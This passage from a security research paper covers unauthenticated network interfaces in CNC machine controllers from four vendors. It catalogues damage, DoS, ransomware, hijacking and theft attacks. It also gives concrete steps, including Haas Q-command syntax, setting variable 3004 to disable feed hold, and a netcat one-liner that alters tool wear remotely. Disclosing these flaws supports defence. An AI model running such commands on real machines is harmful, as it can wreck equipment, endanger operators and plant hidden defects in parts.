3. In this respect, we then went deep into the CNC-specific technologies previously identified, by analyzing the risks of abuses and conducting practical attacks on the controllers. For this, we developed attack tools that exploited the weaknesses we identified in the domain-specific interfaces with the aid of proprietary APIs we got access to.
4. We collected evidence of our concerns and collaborated with the vendors in suggesting mitigations. All evidence came from tests we conducted on real-world installations, but we also used simulators for preliminary testing or when the machines were not immediately available.

Table 3 summarizes the technologies that we identified as Industry 4.0–ready in the controllers under test. The second and third columns indicate, respectively, the technologies that come by default (that is, are included in each installation of the controller) and the ones that are offered via paid subscription by the reseller (and/or enabled by the integrator).

| Vendor | Default technologies (included) | Optional technologies |
|------------|---------------------------------|-----------------------|
| Haas | MTConnect, Ethernet Q Commands | |
| Okuma | | THINC API , MTConnect |
| Heidenhain | RPC and LSV2 (DNC) | OPC-UA |
| Fanuc | FOCAS | OPC-UA , MTConnect |

Table 3. A summary of the Industry 4.0 technologies adopted by the vendors

In the rest of this section, we discuss these technologies and how we evaluated them.

Haas

Haas was the first vendor we focused on because of the fast availability of its controller. Following the approach we discussed previously, we began our analysis by conducting port scanning on the controller simulator (Figure 8, left) and identifying the protocols exposed by the controller. After that, we evaluated the options with which an attacker could abuse the protocols to perform attacks aimed at the security of the machine and verified these attacks in practice on a real-world machine installation (Figure 8, right).



Figure 8. The Haas simulator we used for preliminary testing (left) and the Haas CNC machine (Super Mini Mill 2) by Celada we used for verification (right)

The two protocols we identified in the Haas controller were MTConnect and Ethernet Q Commands, which are both part of a technology that Haas calls Machine Data Collection (MDC).²⁸ In reality, only Ethernet Q Commands is a proprietary technology, because MTConnect is actually a well-known standard in the industrial domain.

MTConnect

MTConnect²⁹ is an effort to standardize the different protocols used in the industrial domain to collect machinery data like telemetry on production. Its goal is indeed to provide guidelines for converting old and proprietary information to a common language set, as depicted in Figure 9. This helps organizations handle machinery from different brands in an easier form.




| | Brand X | Brand Y | MTConnect ANSI/MTCT1.4-2018 |
|-----------------------------------------------------------------------------------|--------------------------------------|--------------------------------------------------|------------------------------------------------------|
|  | exec position tool_number | EXECUTION:STATE POSITION:ABS TOOL:POT_NO | Execution Position ToolNumber |
|  | part_ct path_feed_ovr pgm_name | COUNT:PART OVERRIDE:PATH_FEED PROGRAM:NAME | PartCount PathFeedrateOverride Program |
|  | estop rotary_speed motion_mode | SAFETY:READY VELOCITY MOTION:MODE | EmergencyStop RotaryVelocity ControllerMode |
| | ... | ... | +100s of standard terms +unlimited extension tags |

Figure 9. MTConnect as a way to interconnect different vendor technologies

Along with our evaluation, we confirmed that three of the tested vendors support MTConnect; in particular, Haas provides this feature on all default installations. In our analysis, we investigated the data that an attacker could reconstruct (or leak) from a machine exposing MTConnect over its network interface. A common scenario, for example, is the number of pieces that are produced, together with the associated program. In other cases, which we refer to later in this paper when discussing the leaking of program code, an attacker could infer the source code of the executed program by repeatedly querying the MTConnect agent installed on the machine.

Ethernet Q Commands

Ethernet Q Commands³⁰ is a proprietary protocol designed by Haas to permit a remote peer to interact with a controller at different levels. With this protocol, a user can, for example, query information out of the machine (such as the machine’s model, the configuration of the tooling, the number of produced pieces, and the part program name) or set user variables needed for a program to execute. This is, for example, the case of a parametric program, in which the parameters are pulled from registries stored in memory. The following list gives several examples:

- ?Q100: Query the machine's serial number.
- ?Q402: Query the parts counter #1 (number of produced pieces).
- ?Q600 10000: Read the value of variable 10000.
- ?E10000 123: Write the value 123 into the variable 10000.

As mentioned, this service is useful in making a machine reachable remotely and enables manufacturing automation. However, it also exposes the machine to potential threats.

During our analysis, we identified two critical issues with Ethernet Q Commands. One is that the service is unauthenticated, making any user in reach (that is, able to connect to the CNC) a potential miscreant. The other is that even though, according to the manual, only the registers in the ranges #1 – #33 and #10000 – #10999 are supposed to be writable, our tests revealed that other variables could be written as well. This is a typical authorization problem in which a user (or a process) can access privileged resources or resources out of context (for example, of the boundaries of the executed program). As a result, a miscreant could abuse this design error to conduct attacks like data theft, damage, or DoS, as discussed later in this paper.

Okuma

Okuma stands out in the market of CNC controllers for one interesting feature: the modularity of its controller. In fact, while the vendor offers in the device's simplest form a tiny controller, it also provides a mechanism, called THINC API, to highly customize the functionalities of the controller. With this technology, any developer can implement a program that, once installed, runs in the context of the controller, in the form of an extension. This approach is very similar to how a mobile application, once installed, can extend a smartphone's functionalities.

THINC API and MTConnect are OEM options, that is, they are not natively available in NCs. But because of industrial policies pushed by European governments to encourage the digitization of production processes (such as those mentioned in Section 1), these options are considered de facto standards, provided by the integrator or reseller to adhere to the digitization level of manufacturing companies and comply with regulatory requirements.

As in the mobile world, Okuma's applications (developed according to the THINC API specifications), can be provided, for example, by an integrator to its customers to customize the machine in which the controller gets installed to pilot the machine. These applications can also be made available via a dedicated online app store for easier download and distribution.³¹

While this approach could pose significant problems to the security of the machine, it also offers an incredible richness of features, namely, the possibility to operate any machines with one single application.

Given the importance of this technology, we conducted a dedicated assessment in hopes of better understanding the potential impact of this technology.

As we detail later in this paper, it turned out that very simple security mechanisms that are nowadays very common in mobile solutions, such as resource access control, are not yet supported. As a result, if a miscreant manages to install a malicious application, they could access all information stored internally in the controller and, worse, maliciously tamper with the behavior of the controller.

There are several paths that a miscreant could take for such an installation, such as compromising the machine or using social engineering techniques. In another scenario, a malicious user could upload the application to the app store, for example, by hiding the malicious functionalities around legitimate ones, and lure their victims into downloading and installing it. It should be noted that we did not conduct an experiment in this regard for legal reasons.

In our experiments, we managed to compromise the controller under test via a well-known system vulnerability (Microsoft Print Spooler service impersonation vulnerability, assigned as CVE-2010-2729)³² to install a malicious application. The malicious application, which we developed for testing, would mimic a bot reaching out to the attacker via a callback and waiting for commands to be prompted to the backdoored CNC.

Figure 10 shows the Okuma simulator we used in the development of the malicious application and for the preliminary testing, while Figure 11 shows the CNC machine we used in the evaluation.



Figure 10. The Okuma simulator we used for the development of the malicious application and during the initial testing



Figure 11. The Okuma machine we used in the evaluation (Genos M460V-5AX) at MADE Competence Center

Heidenhain

In the spirit of the Industry 4.0 paradigm, Heidenhain offers the Heidenhain DNC interface to integrate machines on modern, digital shop floors. Among the many scenarios, Heidenhain DNC enables the automatic exchange of data with machine and production data acquisition (MDA/PDA) systems, higher-level enterprise resource planning (ERP) and manufacturing execution systems (MESs), inventory management systems, computer-aided design and manufacturing (CAD/CAM) systems, production activity control systems, simulation tools, and tool management systems.³³

Technically, this interconnectivity is implemented in two flavors: RPC and LSV2. RPC is a proprietary protocol and operates on TCP/19003. Heidenhain uses the generic name “RPC” (remote procedure call) for a protocol allowing a remote peer to call a remote interface’s method; the vendor does not have a specific name for its solution. LSV2, on the other hand, is a communication protocol used by certain vendors. While it is not as popular as other technologies, it is used and documented to a certain extent. PyLSV2, for example, is a Python library for implementing an LSV2-compatible client.³⁴

In our evaluation, we had access to the library provided by Heidenhain to the integrators to develop interfaces for the controller. The manufacturer provides this library, called RemoTools SDK,³⁵ to selected partners only. But should a miscreant have access to this library, they would be strongly facilitated in implementing a malicious client for hijacking the operation of the CNC machine or stealing confidential data. It should be noted that the same attacks could also be developed with public libraries, for example, for LSV2.

On the good side of things, the controller offers the possibility to enable network authentication on the Heidenhain DNC interface for both RPC and LSV2 protocols. The authentication is implemented in the form of SSH (Secure Shell) tunnelling, which is very convenient because the controller runs on top of a Linux operating system. This option, which should be *voluntarily* enabled by the integrator or the end user, is a good solution to the problems that we identified and that we discuss later in this paper. By default, the DNC interface run unauthenticated.

On a side note, we mention that Heidenhain provides a default OEM password for all its controllers and leaves to machine manufacturers the responsibility of changing it. However, our experiments showed that this practice had not been taken into account. This in turn results in machines that run with the same (default) password, opening the doors to miscreants.

Figure 12 shows our team conducting our experiments on a Hartford 5A-65E machine running on a Heidenhain TNC 640 controller.



Figure 12. The Hartford 5A-65E machine, running on a Heidenhain TNC 640 controller, that we used in our experiments at Celada

Fanuc

Like Heidenhain, Fanuc offers an interface, called FOCAS,³⁶ for the integration of CNC machines in smart network environments. Even though this technology offers a restricted set of remote-call possibilities compared with the other vendors' (that is, a limited number of management features), our experiments showed that a miscreant could still, potentially, conduct attacks like damage, DoS, and hijacking.

This is an important issue because, unfortunately, protocol authentication was introduced only recently (in 2020) and only as a *nondefault* option — at least according to our communications with the vendor. In

particular, starting in 2020, version 2 of FOCAS allows an integrator or end user to configure an eight-digit code to be used as an authentication token. This is achieved by setting the controller’s global parameter 10344 to the desired value. By default, this value is set to 0 (no authentication).

In our evaluation of the Fanuc controller, we implemented a malicious client that abused the FOCAS framework to conduct our attacks. Since Fanuc mainly sells controllers, rather than end-use machines, we conducted our experiments on machines distributed by other machine vendors, namely Yasda and Star. This is a classic example of a supply chain, in which a controller manufacturer provides controllers to machine manufacturers, which in turn supply integrators and resellers. As a result, a fault at the beginning of the supply-chain model, such as a lack of authentication, affects all the machines equipped with the same controller.

We confirmed our hypothesis by testing two real-world machines. The first was a Yasda micro milling center (YMC 430 + RT10³⁷), which is used in the micro manufacturing industry for developing molds, punches, and more – in general, for performing highly complex manufacturing cycles on complex materials to obtain challenging and tightly controlled features. This machine is used in the automotive, medical, electronic, and optical sectors, thanks to the process control developed by the machine tool manufacturer, which, together with the high-end destination or application of the machine, allows for accuracies on the order of 0.00001 millimeters (mm). Figure 13 shows the machine in our installation test bed at the Polytechnic University of Milan.



Figure 13. The Yasda YMC 430 + RT10 machine, running on a Fanuc controller, that we used in our experiments at the Polytechnic University of Milan

The second machine was a Star SR-32JII, shown in Figure 14. This is representative of continuous-cycle mechanical production industries, characterized by very short cycle times and massive productions, in which the quality of production is not comparable to the previous case but the volumes are orders of magnitude higher. Machines of this type often work in unattended mode, thus leaving the process control in complete autonomy of gestures to the NC, which, in addition to controlling the removal cycle, also controls connected machinery such as a bar pusher.

These machines were equipped with similar Fanuc controllers (31iB5 iHMI and 32i-B) and effectively all our attacks worked on both of them.



Figure 14. The Star SR-32JII machine, running on a Fanuc controller, that we used in our experiments at Celada

5. Attacks

Overall, as summarized in Table 4, our evaluation identified 18 attacks (or attack variations), which we grouped into five attack classes: compromise, damage, denial of service (DoS), hijacking, and theft. It should be noted that some attacks are reported multiple times because they consist of attack variations. (In the rest of this paper, we simply use “attack” to also include possible attack variations.) For example, a malicious user could modify the geometry of a tool to achieve damage, hijacking, or DoS, depending on the type of machine and the type of manufacturing process.

Conversely, the same malicious user could conduct several attacks to achieve the same goal. For example, an attacker could take control of the production of an exposed CNC by hijacking a parametric program, by modifying the geometry of a tool to introduce a microdefect, or by changing the executed program.

Overall, among the different controllers that we tested, we observed a consistency in the number of problems: Haas, Okuma, and Heidenhain yielded a similar number of issues — about 15 — and Fanuc had 10 confirmed attacks. This is a symptom that security does not seem to be a priority for controller manufacturers. Unfortunately, our research shows that this domain lacks awareness with respect to security and privacy. This, together with the possibility of CNC machines’ being misconfigured and exposed to corporate networks or, worse, to the internet, creates serious and compelling problems.

Considering the same table on a line-by-line basis, the scenario does not look better. Among all attacks, only two are confirmed to apply to a single vendor only (disabling feed hold and theft via screenshots). On the other hand, six attacks are confirmed on all vendors.

Features like remote configuration of tool geometry or parametric programming with values determined by networked resources are automation-facing options, needed when dealing with complex automation and unsupervised process. Although these requirements are nowadays more common in manufacturing, vendors do not seem to take into account unwanted consequences of these features, thus raising concerns about security.

| Attack class | Attack | Haas | Okuma | Heidenhain | Fanuc | Total |
|-------------------|---------------------------------|----------------------|-----------------------------------|----------------------|--------------|-------|
| Compromise | Remote code execution | ✓ | ✓ | ✓ | | 3 |
| Damage | Disabling feed hold | ✓ | | | | 1 |
| | Disabling single step | ✓ | | ✓ | | 2 |
| | Increasing the tool life | ✓ | ✓ | ✓ | | 3 |
| | Increasing the tool load | ✓ | ✓ | | ✓ | 3 |
| | Changing the tool geometry | ✓ | ✓ | ✓ | ✓ | 4 |
| Denial of service | Decreasing the tool life | ✓ | ✓ | ✓ | | 3 |
| | Decreasing the tool load | ✓ | ✓ | | ✓ | 3 |
| | Changing the tool geometry | ✓ | ✓ | ✓ | ✓ | 4 |
| | DoS via parametric program | ✓ | ✓ | ✓ | ✓ | 4 |
| | Triggering custom alarms | ✓ | | ✓ | | 2 |
| | Ransomware | ✓ (network share) | ✓ (network share or THINC API) | ✓ (network share) | | 3 |
| Hijacking | Changing the tool geometry | ✓ | ✓ | ✓ | ✓ | 4 |
| | Hijacking a parametric program | ✓ | ✓ | ✓ | ✓ | 4 |
| | Program rewrite | | ✓ | ✓ | ✓ | 3 |
| Theft | Theft of production information | ✓ | ✓ | ✓ | ✓ | 4 |
| | Theft of program code | | ✓ (MTConnect or THINC API) | ✓ (DNC) | ✓ (FOCAS) | 3 |
| | Theft via screenshots | | | ✓ | | 1 |
| Total | | 15 | 14 | 15 | 10 | |

Table 4. A summary of the attacks we identified in our research

We discuss the different attacks summarized in Table 4 in the rest of this section.

Compromise

The first class of attacks consists of generic issues that allow compromise, either via remote code execution (RCE) or via firmware dump or modification.

While the focus of our research is limited to domain-specific problems only (such as proprietary software or protocols exclusively used in the CNC domain), we also conducted a general assessment of the security posture of the controllers under analysis, including the simulators.

Unfortunately, our experiments confirmed that several CNCs were prone to compromise:

- The Haas simulator exposed an unauthenticated Java JMX agent that permitted RCE.
- The Haas simulator was distributed with an enabled boot selection jumper that allowed firmware extraction and modification.
- The Okuma simulator ran an unpatched version of Windows affected by the vulnerability assigned as CVE-2010-2729, whereby an impersonation attack on Microsoft's Print Spooler service allowed RCE.³⁸
- The Heidenhain machine had a weak OEM password (six digits), which was the same for all controllers. The password was stored on the file system and could be changed by an attacker.
- The Heidenhain machine operated an unpatched version of Linux affected by multiple vulnerabilities, including CVE-2013-5211 (an NTPD agent prone to amplification attacks),³⁹ CVE-2009-3563,⁴⁰ an unauthenticated VNC server, and an exposed X11 session prone to eavesdropping.

Although we did not want our analysis to be comprehensive regarding all potential weaknesses of the software bundle with the controller (for example, the operating system), it revealed a general lack of awareness with respect to security. In fact, although the tested targets were either simulators recently provided by the manufacturers or machines ready to be delivered to the customers by the integrator, they were carrying around 10 vulnerabilities that could be abused by miscreants. For example, we ourselves used the impersonation attack on the Print Spooler service to remotely install the malicious app in the context of the Okuma controller, as we discuss later in this paper.

Damage

This class of attacks consists in damaging either the machine (or part of the machine, such as the tool or the spindle) or the part in production. CNCs are costly machines, with prices ranging from a few thousand to millions of US dollars, so damage is an important issue. Not only is the damage to be considered in terms of breakage of machinery components, and therefore the economic burdens on the end user, but some interventions to replace the damaged elements (such as the spindle or the worktable) also require procurement of complex assemblies, with logistic times usually on the order of weeks or months. Furthermore, the replacement interventions of these components require days of work and a phase of

zeroing of the geometries of the machinery (for example, the setup of the axes), thus introducing, in addition to the monetary cost, an impediment in terms of use of the machinery for varying times.

Also, parts being manufactured could be either raw materials being roughed or semifinished parts with up to hundreds of working hours consolidated in the making of them. Scrapping a part could lead to even higher losses than having to deal with a broken tool or spindle.

Within this category, we identified five attacks, which we discuss in the rest of this subsection.

Disabling Feed Hold

This attack consists in disabling the feed hold function that all CNC controllers have as a general market-standard feature. This function, which we discuss in Section 2, enables an operator to pause the execution of a machine, stopping the feed of axes, for example, to inspect the piece in production during a program run. In our experiments, we confirmed that one vendor, Haas, is vulnerable to an attack in which a malicious user could remotely disable feed hold while being used, that is, an operator pressing the pause button of the machine would not be able to pause the manufacturing. (For this vendor, the attack involves setting the global variable 3004 to 7.)

Figure 15 shows our operator pressing such a button to no effect during a program run.



Figure 15. A demonstration of the “disabling feed hold” attack: the operator pushing the feed hold button to no effect (top) and the details of the console (bottom)

This attack might have implications both on the manufacturing process, in terms of damaging the piece under production during a program check prior to running the effective production, and on safety in programming setup. Although CNC machines have additional controls for preventing an operator to be harmed, such as sensors installed on the doors, conditions in which the operator is expecting the manufacturing to pause when it cannot could pose significant problems, especially in cases where the sensors are voluntarily disabled to bypass safety controls that could be annoying during setup or maintenance.

Disabling Single Step

The single-step mode is, in some ways, similar to feed hold. When a CNC is confirmed to operate in “single step,” the machine executes an instruction block at a time. While the machine would otherwise execute the program normally until the pause button is pressed or the program is concluded, here a different logic takes place: The machine proceeds step by step, similar to how a program is executed when it is being debugged, and the operator is requested to press the cycle advancement button to continue the execution.

The single-step attack involves putting a machine in normal execution mode, without any notice to the operator. In other terms, while the operator is debugging its production (or code), by executing one instruction at a time, the operator forces the machine to run the full program. Also in this case, the consequences range from a disruption of the piece to endangerment of the operator.

Increasing the Tool Life

As previously discussed in Section 2, CNC machines’ tools may hold parameters to optimize production. One of these is the “life” of a tool, the expected life measured in terms of contact time with the material or the number of manufacturing cycles the tool can undergo. Since a tool wears out with usage, controller manufacturers offer mechanisms for configuring the expected life of a tool in order to automatically replace it when exhausted or stop production to avoid defects on the finished part. This is very useful in continuous production cycles, where twin tools may also be introduced so that the running tool is automatically substituted once its expected life is reached, or machining is stopped when replacement tools are no longer available at the end of the tool’s life.

This attack involves increasing a tool’s life while the machine is operating. As a result, the machine does not drop the tool when exhausted, but keeps using it. This might cause the piece under production to be damaged because it is worked out with an exhausted tool, by failing to guarantee the required machining quotes or by introducing surface defects due to the breaking or degradation of the cutting edge.

Our experiments identified three vendors that are vulnerable to this attack.

Increasing the Tool Load

Aside from the tool life, a tool can hold a load parameter. This parameter indicates the capacity of a tool to support a certain load, measured in such terms as spindle load absorption or newtons. During the manufacturing process, the controller continuously measures the force generated on the tool for it to be able to correctly work the raw piece, adapting process parameters like feed or cutting speed in order to stay within the load limits of the tool.

In this attack, a malicious user voluntarily increases the tool load, causing the machine to work with a higher load than the expected one of the tool and eventually resulting in damage or breakage of the tool.

As with the modification of a tool's life, we found that the modification of a tool's load works in practice on the majority of the controllers (three out of four).

Changing the Tool Geometry

Another important characteristic of the tooling configuration of CNC machines is the tool geometry, which we introduce in Section 2 and give a conceptual summary of here.

Each tool used by a CNC needs to be measured by the machine or by the operator, in such terms as its length, radius, or another fundamental geometric quantity, depending on the type of machine and/or manufacturing process. This can also be done automatically during the phase of tuning. A correct measurement is a must in computing the quotes for working a piece within tolerance.

In addition to that, any manufacturing process (like carving a piece of metal) consumes the tool, for example, by reducing the overall geometry of a cutting edge. To this need, a compensation parameter called “wear” is introduced and used as a form of compensation.

In this attack, a malicious user tampers with the geometry of a tool to achieve damage. For example, in the case of a vertical milling machine used to drill holes in a raw piece, a negative wear causes the column to crash into the piece (with damage on the tool or the spindle). A variation of this attack is possible to achieve DoS or hijacking, as we present later in the section dedicated to either of those attack classes.

Unfortunately, because of the nature of the CNC controllers and of the lack of awareness in the realm of security, we found that this attack successfully works in all its variations on all manufacturing controllers used for testing in our research, including simulators and real-world installation machinery.

Denial of Service

Malicious users are often interested in sabotaging the operations of a targeted organization, such as a competitor or a generic victim they can profit from, for example, by demanding a ransom to restore the normal functionalities.

With six attacks identified in our research, the denial-of-service (DoS) category represents the largest chunk of attacks. With respect to our work, by “denial of service” or “DoS” we mean all attacks aimed at disrupting the manufacturing process, for example, by stopping the machinery from operating, or at slowing down the production, with the end goal of reducing the efficiency of the industrial process.

Decreasing the Tool Life

This attack is the opposite of increasing the tool life. In this attack, a malicious user lowers the parameter associated with the expected life of a tool, to force the machine to replace the tool ahead of time. In the context of a continuous production, the result is that production is slowed down or completely halted if the tool life is virtually brought to zero at the start of a new production.

As a second effect, this could lead to a changing of tool vendors. If an attacker decreases the lives of tools from a particular vendor, there is a chance that the manufacturing company might switch to another tool vendor.

Decreasing the Tool Load

This attack is the opposite of increasing the tool load. By lowering the load parameter associated with a tool, an attacker achieves the goal of slowing down the production. This is because the controller automatically tunes the spindle’s speed according to the capacity of the tool installed on the machine. If the attacker decreases the load of the tool, the spindle is reduced in speed, or the process can be stopped if the safety limit of load is exceeded.

Changing the Tool Geometry

We have discussed this attack in the “Damage” subsection above. Here we highlight that the same attack involving changing the tool geometry can be mounted to conduct DoS. For example, in a vertical milling machine, if a miscreant configures a wear greater than the nominal length of the tool, the machine operates in midair, that is, without touching the raw piece.

Again, all vendors are affected by this problem.

DoS via Parametric Program

Parametric programs are a de facto technology for addressing the needs of complex productions, with manufacturing lines required to produce pieces in different variations. A classic example is the production of repetitive geometries characterized by parametric dimensions. If any of these dimensions is altered, the resulting machining might be performed in the air instead of on the part, that is, the tool does not touch the raw piece.

This attack consists in influencing the behavior of a parametric program executed on a machine to cause DoS. The same attack could be used to introduce a microdefect in a piece, as we discuss later in this paper.

All vendors we tested expose an interface for this attack to happen in practice.

In a real-world scenario, still, things could get more complicated than just changing the value of a memory's variable, because the attacker needs to know the semantics of the program. Even though an attacker could still modify all memory regions dedicated to the program variables with arbitrary data, a smart attacker would want to do the same in a targeted way. This is possible if the attacker can reconstruct the context of the executed program, for example, by leaking its source code, as we discuss later in this paper. If these two conditions are met, a miscreant could efficiently perform this attack in practice.

Triggering Custom Alarms

Another way of causing DoS is triggering custom alarms so as to block the current execution and request the intervention of the operator. Indeed, this is often what happens when a CNC machine detects a faulty condition, for example, a lack of machine oil.

Unfortunately, our evaluation reported that two vendors permit generating software alarms, or alarms that are not related to hardware errors but are triggered via software, similar to an operating system's software interrupt. Although this feature can, to a certain extent, make sense in the development of a program for CNC applications, for example, for a program to trigger an alarm in certain conditions (as with many software applications), it is arguable whether it would make sense to offer this option for a remote unsecured network call.

Ransomware

Ransomware applied to a CNC machine entails the possibility to either lock the machine or encrypt the program files, enabling the attacker behind the ransomware to demand a ransom from the affected manufacturer. Another alternative for a ransomware actor involves stealing confidential data, such as production information or program files, and holding this data ransom. We discuss this alternative in the "Theft" subsection of this paper.

Going back to the first option of locking down a machine or encrypting the program files, our evaluation reported that three vendors are susceptible to this attack. This attack could be implemented in two ways: One consists in accessing the program files via network share (for example, Windows network share), and the other in abusing the high-privilege access of the malicious application (in the case of Okuma) to make operating system calls.

Some machines offer the ability to configure an authentication on the network share, but our evaluation revealed that this option is disabled by default, making the attack realistic in practice.

Hijacking

In the IT world, “hijacking” is a term that indicates taking control of a process. In the context of CNCs, a “process” is the transformation of raw material into a worked piece according to the specifications. These specifications are defined as program files, which are themselves a conversion of CAD drawings into instructions to the machine for manufacturing the features on the raw material.

With this class of attacks, we describe those aimed at taking control of a manufacturing process for reasons such as:

- Introducing microdefects in the manufacturing: Organizations can produce daily thousands of pieces they put on the market. These goods need to be compliant with the specifications, according to the needs of the customers, the legal requirements, and the business model (that is, the outbound quality level) of the organization. To address the risk that some of these goods might not match the specifications, quality assurance (QA) is used to verify the production. In fact, a big risk is that noncompliant goods go on the market and need to be recalled later, causing heavy financial losses for the affected organization. Even worse is the case in which noncompliant goods might cause safety issues, which could have an impact on the image of the organization.

Given all these risks, it appears clear that an adversary, such as a competitor, could take control of the manufacturing process to introduce very small microdefects that would pass the QA process. These would eventually result in big financial or reputational losses for the victimized manufacturer.

As an example, we provide the case of an organization that manufactures brakes for the automotive industry. An attack on this organization implies the possibility of introducing a microdefect in a brake such that the brake could break (or operate erroneously) after a few months of use. Even if the defect was detected by the manufacturer’s QA, the root cause analysis would be distorted by the intervention of the miscreant, hindering production and entailing unnecessary costs (increase in quality control, preventive replacement of components, and maintenance interventions).

Another example can be made of military equipment: Microdefects in weaponry could effectively cripple a country’s ability to fight.

- Abusing a machine to produce pieces of interest to the attacker: Similar to other technological assets, like IoT devices being targeted by domain-specific malware such as Mirai, CNC machines could be targeted and compromised with the goal of producing pieces of interest to the adversary. Of course, such a scenario supposes that someone like an insider could access the produced pieces so as to exfiltrate them.

Changing the Tool Geometry

We have previously discussed this attack in this paper, as it could enable a malicious user to inflict damage or carry out DoS on the production. Interestingly enough, changing the tool geometry could be used in a more sophisticated and stealthier form to conduct hijacking. This case assumes that the attacker has a deep knowledge of the manufacturing process to stealthily hijack the tool geometry and introduce microdefects in the manufacturing. We demonstrate this attack in practice and describe it extensively as a use case in Section 6 of this paper.

Hijacking a Parametric Program

Another option for hijacking the production is to hijack a parametric program. By substituting the values of the memory variables used by a parametric program, an attacker could influence the final outcome. We demonstrate this attack on real-world installations and describe it as a use case in Section 6 of this paper.

An example of this attack is the production of components in “sizes,” in which the difference in geometry is often controlled by the selection (that is, activation) of specific program blocks for manufacturing the size or configuration of the work geometry in a parametric way. The modification of these values could lead to the introduction of defects or to the production of wrong sizes compared to what is set by the operator on the HMI.

Program Rewrite

A more brutal way of taking control of a CNC machine to hijack the production is program rewrite. This attack involves injecting new program code and redirecting the execution of the machine to this code. This attack works in practice in the cases of three of our tested controllers, in which we were able to replace the legitimate execution with a malicious program injected by an attacker.

Theft

Theft is a major concern in the IT security world, where information is key, for example, in terms of user privacy or intellectual property. Organizations, in particular, rely heavily on their intellectual property to challenge competitors and run as leaders in their specific markets.

Given this assumption, it is inevitable that some of the attacks we identified are related to how an attacker could leak confidential information or data, especially that related to the manufacturing process or the program files deployed on CNC machines.

Theft of Production Information

Production information includes sensitive information that a manufacturing process necessarily produces and that an adversary, such as a competitor, is normally very interested in accessing, stealing, or monitoring. In our evaluation, we confirmed that all tested vendors expose such private information in an easy manner, with different vendors exposing information to varying degrees.

The information we confirmed being exposed within the tested machines includes how many parts are produced, the name of the program associated with each production, the name of the machine, the serial number and related controller version, the executed block of program (that is, the single line of the executed program, which allows reconstruction of the entire work program with subsequent queries), the active screen or menu on the HMI, the tool number, and part program comments.

Theft of Program Code

Program files constitute a highly sensitive intellectual property because they specify exactly the movements that a machine has to perform to conduct the machining. If an adversary manages to get access to these files, they could reproduce the part on their side or learn all the details behind the manufacturing, as in the case of an adversarial competitor. Theft of program files becomes of even greater concern when considering the fact that program files for CNC machinery are developed in G-code and are therefore not compiled, making them easy to be reverse-engineered.

In our work, we managed to leak the content of the executed program in three out of the four controllers we tested. In particular, in all the cases, we performed the attack via network, that is, without the need to bypass any security mechanism like compromising the machine or brute-forcing an authentication procedure. In the case of Okuma, the MTConnect service exposes by default the block line currently executed, thus enabling an attacker to poll the daemon to reconstruct the code. For Heidenhain, its DNC interface is by default unauthenticated and any user could therefore remotely dump the executed program (via either RPC or LSV2 protocol). Similarly, Fanuc exposes an interface via FOCAS library for such a query.

Theft via Screenshots

We found out that Heidenhain's DNC interface could be abused to take screenshots of the GUI that the machine shows to the operator. This could enable a miscreant to spy on the manufacturing process, potentially accessing information such as the part program code, tool list, or machine configurations in an even more simplified way.

6. Use Cases

In Section 5, we have presented the attacks that we identified and confirmed to work in practice on the tested CNC machines and controllers. In this section, we provide practical examples of these attacks, showing how we implemented them during our research and discussing their impact.

Given the large number of possibilities, we distribute our presentation of attacks among the different vendors, that is, for each vendor we present a distinct set of use cases.

Haas

Haas was the first controller we looked into because of the easier availability of the vendor's machines.

Changing the Tool Geometry

The first experiment we present consists in abusing the Ethernet Q Commands interface to conduct three attacks: introducing a microdefect in the manufacturing process (hijacking), performing DoS, and damaging a tool.

These attacks are possible because Ethernet Q Commands allows for altering the geometry of a tool remotely. As previously mentioned, the controller exposes this interface by default and does not provide a means for authentication. Any user reaching the machine via network can connect to the interface and misconfigure the tooling table. This command, for example, sets a wear of +0.25 millimeters on tool number 1:

```
$ echo "?E2201 0.25" | nc <IP> 5000
```

We conducted these three attacks on the Haas Super Mini Mill machine, which is shown in operation during our experiment in Figure 16.



Figure 16. The Haas Super Mini Mill engraving trace number 2 during our experiment

For our experiment, we developed a program code that instructed the machine to engrave four equal traces in a piece of raw metal. The engraving was supposed to be 5.05 mm deep, as measured in Figure 17. The result of the manufacturing cycle is shown in Figure 18. The piece on the left of the figure shows the correct execution of the manufacturing, with four traces of the same depth.



Figure 17. The correct engraving measurement as indicated by the caliper

At this point, we conducted our attacks by altering the wear a consecutive number of times. First, we set a wear of +0.25 mm to introduce a microdefect. Then, we set a wear of +5.5 mm (that is, more than the original depth of the engraving, which was 5 mm). Finally, we set a wear of -10 mm. The result of our attacks is shown in the piece on the right of Figure 18.




Figure 18. The results of our Haas experiment: that of the correct manufacturing process on the left and that of our confirmed attack on the right

In particular, this piece shows only two engravings instead of four. The first engraving is the reference one and corresponds to the normal execution of the machine (a depth of 5 mm). The second engraving has a depth of only 4.80 mm, which comes with an error of 0.25 mm as per our attack, with the measurement shown in Figure 19.



Figure 19. The defective engraving as shown by the caliper

The other two engravings were not made because: In one, the machine operated in the air because the wear was higher than the depth ($5.5 \text{ mm} > 5 \text{ mm}$), while in the other, the machine crashed the tool against the raw piece because of the negative overflow (-10 mm). For this last scenario, we 3D-printed a plastic tool that we voluntarily broke during the attack, shown in Figure 20.

